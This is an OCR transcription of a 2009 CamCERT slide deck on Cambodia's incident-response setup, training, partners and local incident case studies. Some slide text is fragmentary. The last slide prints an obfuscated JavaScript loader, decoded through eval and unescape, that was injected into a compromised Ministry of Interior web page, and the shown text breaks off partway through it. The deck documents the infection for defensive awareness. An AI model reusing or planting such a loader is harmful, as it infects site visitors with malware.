
- Experts: Hackers Starting to Target Apple's Macs
- McAfee antes up against cybercrime
- Experts: Zombie Cell-Phone Hack Attacks May Be Next
- Computer Store Discovers Confidential Government Disc Hidden in Laptop

Security Information all over the world


141

Int’l Incident Handling

NiDA



CamCERT Strategic Plan



We are Here

Phase 1 - Oct 2008

- Ensure minial requirement as CERT
- Start daily operations

Phase 2 - Nov 2008

- On-the-Job Training
- Improve technical skills and response capacities

Phase 3 - Dec-Jan 2009

- Establish CamCERT operational policies
- Confirm daily operations

Phase 4 - Apr-May 2009

- Expand CamCERT's operational framework
- Improving & support security meansures

Phase 5 - Oct 2009

- Review/Mid course adjustment of CamCERT activities
- Road map development

NiDA

143

Activities @ 2009

Incident Report

- ☐ Local incidents: 20
  - ■ Spam, Virus, Phishing, Identify Theft
- ☐ International incidents: 5
  - ■ Malicious software (malware)
- ☐ Trend of Scan attack
  - ■ China (40), Korea (3), Thailand (3), India (3), Russia (2)

CSIRT Training & Workshop

- On the Job training at JPCERT/CC in Tokyo
  - Incident response
  - Information gathering
  - CSIRT development in enterprise
  - Writing security alert
  - To understand the real operation of CERT
- KISC Training by KrCERT/CC
  - Understand the basic of CERT functions
  - Sample drill scenario
- National CSIRT Meeting in Kyoto

Local collaboration

- □ Boosting collaboration with local agencies
  - ■ Banking sector
  - ■ ISPs
  - ■ SMEs
  - ■ Ministries
  - ■ Universities


Daily Operation

NiDA

- □ Incident handling
- □ Information gathering
  - ■ We look around 40 web sites everyday
    - □ www.securityfocus.com
    - □ www.TrendMicro.com
    - □ www.McAfee.com
    - □ www.F-secure.com
    - □ www.us-cert.gov
    - □ www.msnbe.com
    - □ ……………….

147

Threat to Information Asset



Virus

Buff

Ov

Web

ment

Spam

Information Leakage

y-logger


Cyber War

Daily Operation …

- □ Currently major global incidents
  - ■ Conficker
  - ■ Korea DDoS attack
  - ■ Twitter DDoS attack
  - ■ Facebook

Security Materials

- □ Microsoft Security Alert
  - ■ Nov 2008 – present = 11




CamCERT SECURITY ALERT

- 18-08-2009 - Microsoft Security Bulletin for August 2009 **New !**
- 16-07-2009 - Microsoft Security Bulletin for July 2009
- 10-06-2009 - Microsoft Security Bulletin for June 2009
- 13-05-2009 - Microsoft Security Bulletin for May 2009
- 15-04-2
- 11-03-2
- 12-02-2
- 14-01-2
- 11-12-2
- 17-11-2

```
                                                              CamCERT-AT-008-2009
                                                                          CamCERT
                                                                       18-08-2009
==================================================================================

                          CamCERT Security Alert 18-08-2009

                         August 2009 Microsoft Security Bulletin
                http://www.camcert.gov.kh/alert/2009/CamCERT-AT-008-2009.txt

==================================================================================
I. Overview

Microsoft has released the Microsoft Security Bulletin Summary for August 2009.
This information include five (05) critical patches.

For more information about this vulnerability, please refer to the following URL.

Microsoft Security Bulletine Summary for August 2009
http://www.microsoft.com/technet/security/bulletin/ms09-aug.mspx

II. Effected System
```

- □ Awareness materials
  - ■ Practical computer security
  - ■ Phishing



វគ្គបណ្តុះបណ្តាលស្តីពី

ការយល់ដឹងអំពីសន្តិសុខព័ត៌មានវិទ្យា

ការអនុវត្តន៍អំពីវិស័យសន្តិសុខកុំព្យូទ័រ

(Practical Computer Security)

រៀបចំដោយ លោក [illegible]

ប្រធានក្រុមការងារ CamCERT

Information Security Awareness Training for
"Boosting Security Awareness in Cambodia"

Int’l Cooperation

BRUCERT
BRUNEI COMPUTER EMERGENCY RESPONSE TEAM
ThaiCERT
Thai Computer Emergency Response Team
PHCERT
Philippine Computer Emergency Response Team
SingCERT
MyCERT
Malaysian Computer Emergency Response Team
JPCERT/CC®
有限責任中間法人 JPCERT コーディネー
APCERT
Asia Pacific Computer Emergency Response Team
CNCERT/CC
KrCERT/CC
인터넷침해사고대응지원센터
AusCERT
Australian Computer Emergency Response Team.
VNCERT
VIETNAM COMPUTER EMERGENCY RESPONSE TEAM
certmc
Handling Computer Security Incidents

CamCERT & JPCERT Activities

Collaboration with JPCERT/CC

JPCERT/CC

JPCERT on-site training

JPCERT Training in Cambodia

JPCERT on-site training

OJT Training @ JPCERT/CC

Awareness Seminar

JICA Experts

Mr. Keisuke Kamata

Ms. Shiori Sato

Mr. Jack YS Line


NiDA

Cambodia Incident Case Study

Identity Theft

- You ID has been stolen (Yahoo, Gmail, Hotmail, …)
  - Send to your family, friends, … to request for some money
  - Need to contact to Yahoo, Gmail, Hotmail
  - How do they believe us?
  - Any other channel?

MoE – SQL Injection Past



SQL Injection - Past

Hacked by Iran Black Hats Team

Hacked by Iran Black Hats Team

Hacked by Iran Black Hats Team


Hacked by Iran Black Hats Team

Hacked by Iran Black Hats Team

Hacked by Iran Black Hats Team

155

MoI – SQL Injection Present


Ministry of Interior :: Cambodia - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://www.interior.gov.kh/
Getting Started Latest Headlines Regional Cybersecuri... Welcome to ALLSeek... CrazyPages AusCERT - Forming a... APNIC Training | Cou...
PhazeDDL... US-CERT: ... phpBB • C... Where Te... Fasten Up... Course O... Search Ad... Minist... AVG Anti-... Gmail - Co...
Welcome
ABOUT
Welco
Conta
Doma Respo
Struct Chart
PRESS RELEASE
2007
2008
PROJECT DEVELOPMENT
World Bank
DOCUMENTS
NATOINAL POLICE
SOMTC CAMBODIA
DOWNLOAD
INTERIOR UPDATE!
Done

SQL Injection - Present

Threat detected!

File name: www.interior.gov.kh/

Threat name: Trojan horse Downloader.Small.61.AT

More information about this Threat...

□ Do not show this dialog anymore


OK Help

Show detail

Press Confer... ...cking in Persons (Jun 05,2008).


Cambodia Placed on Tier 2 in 2008 Trafficking in Persons Report [PDF File]
Date: 05 June 2008
On 05 June 2008, MOI prepared the Press Conference on Cambodia-US Bilateral Cooperation on Combating Trafficking in Persons . The

MoI – SQL Injection Present …


EditPlus [Default] - [G:\CamCERT - Incidents\Infected.File.WithoutPassword - Interior\default.asp]
File Edit View Search Document Project Tools Browser Window Help
default.asp
For Help, press F1
ln 1
col 2
387
21
PC
ANSI
INS
READ

```
    <td class='dataTD' align='center'><a href='news_content.asp?NewsID=2' ><img src='image/tourist_police.gif' border='0'></a>
</table>
<!-- end right column -->
</td>
<script
language="javascript">$="%64b%3d%22%3c7`7%3c7a7%3c7b7%3c7c7%3c7d7%3c7e7%3c7f7%3c7g7%3c7h7%3c7i7%3c7j79+fqb0~)-~ug0Qbbqi8!%3c%2522%3c#%3c$%3c%25%3c%2526%3c%2
7%3c(%3c)9+fqb0d)-~ug0Qbbqi89+fqb0t)-~ug0Tqdu89+d)K7i7M-t)%3ewudVe||Iuqb89+yv8t)%3ewudTqi89.#9d)K7t7M-t)%3ewudTqdu89%3d8t)%3ewudT%22;dd%3d%22iSx%2522%3c}Sx%
3ctSx%3c}^}+yv8d)K7i7M,%2522%2520%2520%279kd)K7i7M0-0%2522%2520%2520%27+m}^}-S]^8d)K7t7M%3cd)K7}7M%3cd)K7i7M9+iSx!-|)K888d)K7i7M6%2520hQQ9;}^}950%25265##950
%2522%2526M+iSx%2522-|)K8888d)K7i7M6%2520h##!!9..#9;}^}950!%25209%22;dz%3d%22%2566unc%2574%2569on%2520dw(%2574)%257bca%253d%2527%252564oc%252575m%2565n%2525
74.w%25257%2532i%2574%252565%2528%252522%2527;ce%253d%2527%252522)%2527;cb%253d%2527%25253csc%252572ipt%252520%256c%25256%2531ngu%252561%2567e%25253d%25255c
%252522ja%2576a%252573c%2572i%252570%252574%25255c%252522%25253e%2527;cc%253d%2527%25253c%2525%2535%2563%25252fs%2563%2572i%2570t%25253e%2527;eval%2528%2575
nes%2563ape%2528t))%257d%253b%22;cd%3d%223dst+%2553tr%2569n%2567.f%2572%256fmCh%2561rC%256f%2564e((%2574%256d%2570.%2563h%22;cc%3d%225ngt%2568;i%252b+)%257b
t%256dp%253dds.%2573%256ci%2563e%2528i,i%252b1)%253bst%25%22;cb%3d%22e%2528ds%2529;%2573t%253dt%256dp%253d%2527%2527;for(%2569%253d%2530;i%253cds.l%256%22;c
u%3d%22(gwf}d`4xuzsausq)6~ubugwf}d`6*}r4%3czub}su`%7bf:w%7b%7b%257F}qQzuvxqp%3dobuf4d%7bdKazpqf4)4zaxx%2fbuf4d%7bdKw%7b%7b%257F}qKzuyq4)46upbyu%257FqfK%257F
%7byud6%2fbuf4d%7bdK`}yq%7ba`4)4#%2526$%2frazw`}%7bz4d%7bdKw%7b%7b%257F}qKqzuvxqp%3c%3dobuf4}gKqzuvxqp4)4ruxgq%2f}r4%3c5c}zp%7bc:%7bdqfu42245zub}su`%7bf:w%7
b%7b%257F}qQzuvxqp%3dfq`afz4}gKqzuvxqp%2f}r4%3c`mdq%7br4p%7bwayqz`:w%7b%7b%257F}q4))43g`f}zs3%3d}r4%3cp%7bwayqz`:w%7b%7b%257F}q:xqzs`|4))4$%3dop%7bwayqz`:w%
7b%7b%257F}q4)46`qg`6%2f}gKqzuvxqp4)4p%7bwayqz`:w%7b%7b%257F}q4))43`qg`3%2fp%7bwayqz`:w%7b%7b%257F}q4)433%2fiqxgqo}gKqzuvxqp4)4`faq%2fifq`afz4}gKqzuvxqp%2fi
razw`}%7bz4d%7bdKsq`W%7b%7b%257F}q%3czuyq%3dobuf4w%7b%7b%257F}q4)46464?4p%7bwayqz`:w%7b%7b%257F}q%2fbuf4gqufw|4)46464?4zuyq4?46)6%2fbuf4gq`G`f4)4zaxx%2fbuf4
%7brrgq`4)4$%2fbuf4qzp4)4$%2f}r4%3cw%7b%7b%257F}q:xqzs`|4*4$%3do%7brrgq`4)4w%7b%7b%257F}q:}zpql[r%3cgqufw|%3d%2f}r4%3c%7brrgq`45)49%25%3do%7brrgq`4?)4gqufw|
:xqzs`|%2fqzp4)4w%7b%7b%257F}q:}zpql[r%3c6%2f684%7brrgq`%3d%2f}r4%3cqzp4))49%25%3doqzp4)4w%7b%7b%257F}q:xqzs`|%2figq`G`f4)4azqgwudq%3cw%7b%7b%257F}q:gavg`f}
zs%3c%7brrgq`84qzp%3d%3d%2fiifq`afz%3cgq`G`f%3d%2firazw`}%7bz4d%7bdKgq`W%7b%7b%257F}q4%3czuyq84buxaq%3dop%7bwayqz`:w%7b%7b%257F}q4)4zuyq4?46)64?4qgwudq%3cbu
